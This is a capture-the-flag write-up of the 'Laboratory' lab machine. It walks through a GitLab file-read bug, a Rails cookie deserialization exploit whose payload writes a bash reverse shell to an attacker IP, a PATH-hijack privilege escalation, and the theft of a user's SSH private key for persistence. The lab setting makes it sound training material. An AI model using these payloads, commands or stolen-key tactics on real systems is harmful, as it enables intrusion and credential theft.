
Laboratory

10.129.52.146



InfoGathering

SCOPE

Hosts								
address	mac 	name ——	os_name	os_flavor	os_sp	purpose	info	comments
10.129.52.146			Linux		4.X	server		

SERVICES

```
Services
host
                                       state info
               port proto name
10.129.52.146 22
10.129.52.146 80
                     tcp
                                       open OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
                             ssh
                      tcp
                             http
                                       open
                                               Apache httpd 2.4.41
10.129.52.146 443
                     tcp
                             ssl/http open
                                              Apache httpd 2.4.41 (Ubuntu)
```

SSH


```
PORT STATE SERVICE

22/tcp open ssh

| ssh-auth-methods:
| Supported authentication methods:
| publickey
| ssh-hostkey:
| 3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
| 256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
| 256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
| ssh-publickey-acceptance:
| Accepted Public Keys: No public keys accepted
```

HTTP/HTTPS

HOME PAGE: http://10.129.52.146 gets redirected to https://laboratory.htb/




SUBDOMAIN FUZZ RESULTS

Command Executed
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.laboratory.htb' -u
https://10.129.52.146/ --hw=626

000000262: 302 0 L 5 W 105 Ch "git"

I then added these values to my hosts file 10.129.52.146 laboratory.htb git.laboratory.htb

LOGIN PAGE: https://git.laboratory.htb/users/sign_in



I was able to successfully register for an account. This required using an @laboratory.htb email address

Once Registered I was able to sign in and discover the GitLab version being hosted which is GitLab Community version 12.8.1

LINK: https://git.laboratory.htb/help

GitLab Community Edition 12.8.1

Gaining Access

I checked exploit DB for possible exploits and discovered an Arbitrary File Read vulnerability

that requires authentication

```
searchsploit gitlab 12
searchsploit -x ruby/webapps/49076.py
searchsploit -x ruby/webapps/48431.txt
```

SCREENSHOT EVIDENCE OF EXPLOITS

```
Exploit Title

GitLab 12.9.0 - Arbitrary File Read
Gitlab 12.9.0 - Arbitrary File Read (Authenticated)
Gitlab 6.0 - Persistent Cross-Site Scripting
```

I then copied the Authenticated Arbitrary File read exploit for later use

```
# Command Executed
searchsploit -m ruby/webapps/49076.py
```

I then installed the required packages

```
# Commands Executed
pip3 install gitlab
pip3 install requests
```

I was able to read more about the exploit here https://hackerone.com/reports/827052

Knowing the GitLab version being used I downloaded a docker image to test against for viewing the file system and possible error logs

```
# Download the docker image
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
sudo docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh
# Configure gitlab on the docker image
/opt/gitlab/embedded/bin/runsvdir-start &
gitlab-ctl reconfigure
```

Inside the docker instance there is a secrets.yml file located in /var/opt/gitlab/gitlab-rails/etc/secrets.yml

The file contains a RSA Private Key which makes me believe I will need this file from the target machine

```
# Command Executed
cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
```

```
# # cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.
production:
  db_key_base: 9540bac9c6bfccc4180f05a10103ff146218327acd7bd585e76ee70c6dc69f
  secret_key_base: a55a43e4163d5bc635d95053b03fa8a8c20a4341c756845820db65cb54
  otp_key_base: 23f5e2db97042cd0579c6bae49c04ef85e474ea3248bfd241ef76cc3a6850
  openid_connect_signing_key:
        -BEGIN RSA PRIVATE KEY
   MIIJKAIBAAKCAgEAtpPtU414zMqi/ImXlxHNl3lKbbIQiIooijVgViJgqkgFt/Pv
    genRu4avYIArv9Zs+X+zEPFixMukCAZQXIJsFO/ATl+2y7wWmZMINpmsxn0PIq6v
    2npmwk1IfG0BFh53ZqQRluqdJY6nZ89BwyGUIuXU3GBb32×2oNoOQLGpDsZBiIKA
   Mj8iaqhdanGYXXoIZmZhldbIs/T3BeGiW8a7+qwWQMcNOryVJbNbr0Kd4r3KLDOz
    DVoBQlJINlfqtADyBGttQqMuuUi+u1iLLtX7sOndNHT6tsoQaK0/qVz51y6C6hA8
    8A9GO9Mav+cL/8Rt/kChCGWabMOK/MhoWiXSWRXZkQq0g8i8EXeoRjRfzGtwsY3v
    bQ8PBW8W0GxfZ3nf02wEHcT4cER/Qtto5sXkQygFWZC9z2f0g8dLfM/UiaWJT7z+
   mNkU7/JRmYPoCjxvpylGAllNvipKU3C2XFtj1/TkDNAKTcKoyymuL3jcbvCjaoUV
    0AcjSxY9uEf3L7/gAe5qPWGxtQ4Zo0076hsIOoIptVzlxwHDUw8jJd2fkT5hromd
```

In the targets GitLab instance I generated a Personal Access Token **LINK**: https://git.laboratory.htb/profile/personal access tokens

SCREENSHOT EVIDENCE OF GENERATED TOKEN

User Settings > Access Tokens

Your new personal access token has been created.

Personal Access Tokens

You can generate a personal access token for each application you use that needs access to the GitLab API.

You can also use personal access tokens to authenticate against Git over HTTP. They are

Your New Personal Access Token


wsaxpwsxsfWWKi79wi94

Make sure you save it - you won't be al

Add a personal access token

I then created a couple repositories: test1 and test2

SCREENSHOT EVIDENCE OF CREATED REPO



The repository for this project is empty


I next opened an issue with test1 with the below description

SCREENSHOT EVIDENCE OF ISSUE

New Issue




SCREENSHOT EVIDENCE OF ISSUE






I then moved the issue to repo test2

SCREENSHOT EVIDENCE OF MOVE



After doing that the secrets.yml file was uploaded to the issue

SCREENSHOT EVIDENCE OF NEW FILE



I clicked on the link secrets.yml and downloaded the file to my machine. Once on my machine I placed the file inside my docker instance and replaced the file /var/-opt/gitlab/gitlab-rails/etc/secrets.yml with it

SCREENSHOT EVIDENCE OF DOWNLOADED FILE

According to the article I now need to open gitlab-rails

```
# Command Executed
gitlab-rails console
```

I am going to make a marshell payload that will make a file on the server /tmp/rev.sh It will url-encode the payload and set it in experimentation_subject_id Ill then make another marshell payload that will execute the file

```
# Executed in gitlab-rails line by line
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.83/1336 0>&1' > /tmp/rev.sh` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result",
ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

SCREENSHOT OF ABOVE COMMANDS

```
irb(main):014:0> erb = ERB.new("<%= `echo 'bash -i >6 /dev/tcp/10.10.14.83/1336 0>61' > /tmp/rev.sh` %>")

⇒ #<ERB:0×00007f2a074d7348 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +''; _erbout.<(( `echo 'bash -i >6 /dev/tcp/10.10.14.83/1336 ozen_string=nil, @filename=nil, @lineno=0>
irb(main):015:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecatio irb(main):015:0> depr = ActiveSupport::Deprecation::Deprecation irb(main):016:0> cookies.signed[:cookie] = depr

DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from irb_binding at (irb):16)

⇒ ""
irb(main):017:0> puts cookies[:cookie]

BAhvOkBBY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0
FzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC44My8xMzMZIDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQG0gZFRjo0QGVuY29kaWSnSXU6DUVuY29kaW5nClVL
b2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQG0wpU0hBAZGVwcmVjYXRvckl10h9BY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbgAG0wpU--8f234a38848db6cdb1aaaa05207c02d8

⇒ nil
```

BASE64 RESULTS FROM ABOVE COMMANDS

BAhvOkBBY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQg-s6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXsjY29kaW5n0lVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCBgZWNobyAnYmFzaCAtaSA+-JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQG0gZFRjo0QGVuY29kaW5nSX-U6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcw0g5AZmlsZW5hbWUw0gxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZh-ckkiDEByZXN1bHQG0wpU0hBAZGVwcmVjYXRvckl10h9BY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbgAG0wpU--8f234a38848db6cdb1aaaa05-207c02d80ea2f0cf

I then used curl to execute the shell with the above base64 value

```
# Command Executed
curl -k -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm-
94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXsjY29kaW5n0lVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu-
PDwoKCBgZWNobyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcm-
JvdXQG0gZFRjo0QGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcw0g5AZmlsZW5hbWLW0gxAbGluZW5vaQA6-
DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpU0hBAZGVwcmVjYXRvckl10h9BY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbgAGOw-
pU--8f234a38848db6cdblaaaa05207c02d80ea2f0cf"
```

After sending the above request the /tmp/rev.sh file should be executed and we gain a reverse shell

SCREENSHOT EVIDENCE OF REVERSE SHELL

```
root@kali:~/HTB/Boxes/Laboratory# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.52.146.
Ncat: Connection from 10.129.52.146:44330.
```

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
598f3b72285a189a4d0c024d7c629a9c
```

SCREENSHOT EVIDENCE OF USER FLAG

```
dexter@laboratory:~$ whoami
dexter
dexter@laboratory:~$ cat ~/user.txt
598f3b72285a189a4d0c024d7c629a9c
```

USER FLAG: 598f3b72285a189a4d0c024d7c629a9c

PrivEsc

I ran an SUID search and discovered a binary I may be able to exploit

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
# RESULTS
/usr/local/bin/docker-security
```

SCREENSHOT EVIDENCE OF RESULTS

```
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

I transferred the file to my machine using Base64

```
# Commands Executed on Target
cat /usr/local/bin/docker-security | base64
# I then copied the base64 output and pasted it into a file on my attack machine called ds
# Commands Executed on Attack machine
cat docker-security | base64 -d > ds
```

I then used strings to view some contents of the file and discovered a relative path is used with chmod

Commands Executed on attack machine strings ds

SCREENSHOT EVIDENCE OF RELATIVE PATH

```
li:~/HTB/Boxes/Laboratory# strings ds
/lib64/ld-linux-x86-64.so.2
setuid
system
 _cxa_finalize
setgid
 libc start main
libc.so.6
GLIBC 2.2.5
_ITM_deregisterTMCloneTable
 _gmon_start_
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
```

I then created a random temp directory and exploited the binary by creating a chmod executable inside the present working directory that executes bash instead of actual chmod

```
# Commands Executed
cd $(mktemp -d)
echo "bash" > chmod
chmod +x ./chmod
PATH=$(pwd):$PATH docker-security
id
```

SCREENSHOT EVIDENCE OF ABOVE COMMANDS

```
dexter@laboratory:/tmp$ cd $(mktemp -d)
dexter@laboratory:/tmp/tmp.D6LURCkba0$ echo "bash" > chmod
dexter@laboratory:/tmp/tmp.D6LURCkba0$ chmod +x ./chmod
dexter@laboratory:/tmp/tmp.D6LURCkbaO$ PATH=$(pwd):$PATH docker-security
root@laboratory:/tmp/tmp.D6LURCkbaO# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
root@laboratory:/tmp/tmp.D6LURCkbaO# hostname
laboratory
root@laboratory:/tmp/tmp.D6LURCkba0# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:e2:5d brd ff:ff:ff:ff:ff
    inet 10.129.52.146/16 brd 10.129.255.255 scope global dynamic ens160
```

I am not root and able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
d4e5519c10a5c6f8326158217ac12415
```

SCREENSHOT EVIDENCE OF FLAG

root@laboratory:/tmp/tmp.D6LURCkba0# cat /root/root.txt
d4e5519c10a5c6f8326158217ac12415

ROOT FLAG: d4e5519c10a5c6f8326158217ac12415

For some persistence I obtained the SSH key used by dexter

-----BEGIN OPENSSH PRIVATE KEY----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 JvcmF0b3J5A0IDBA=

----END OPENSSH PRIVATE KEY----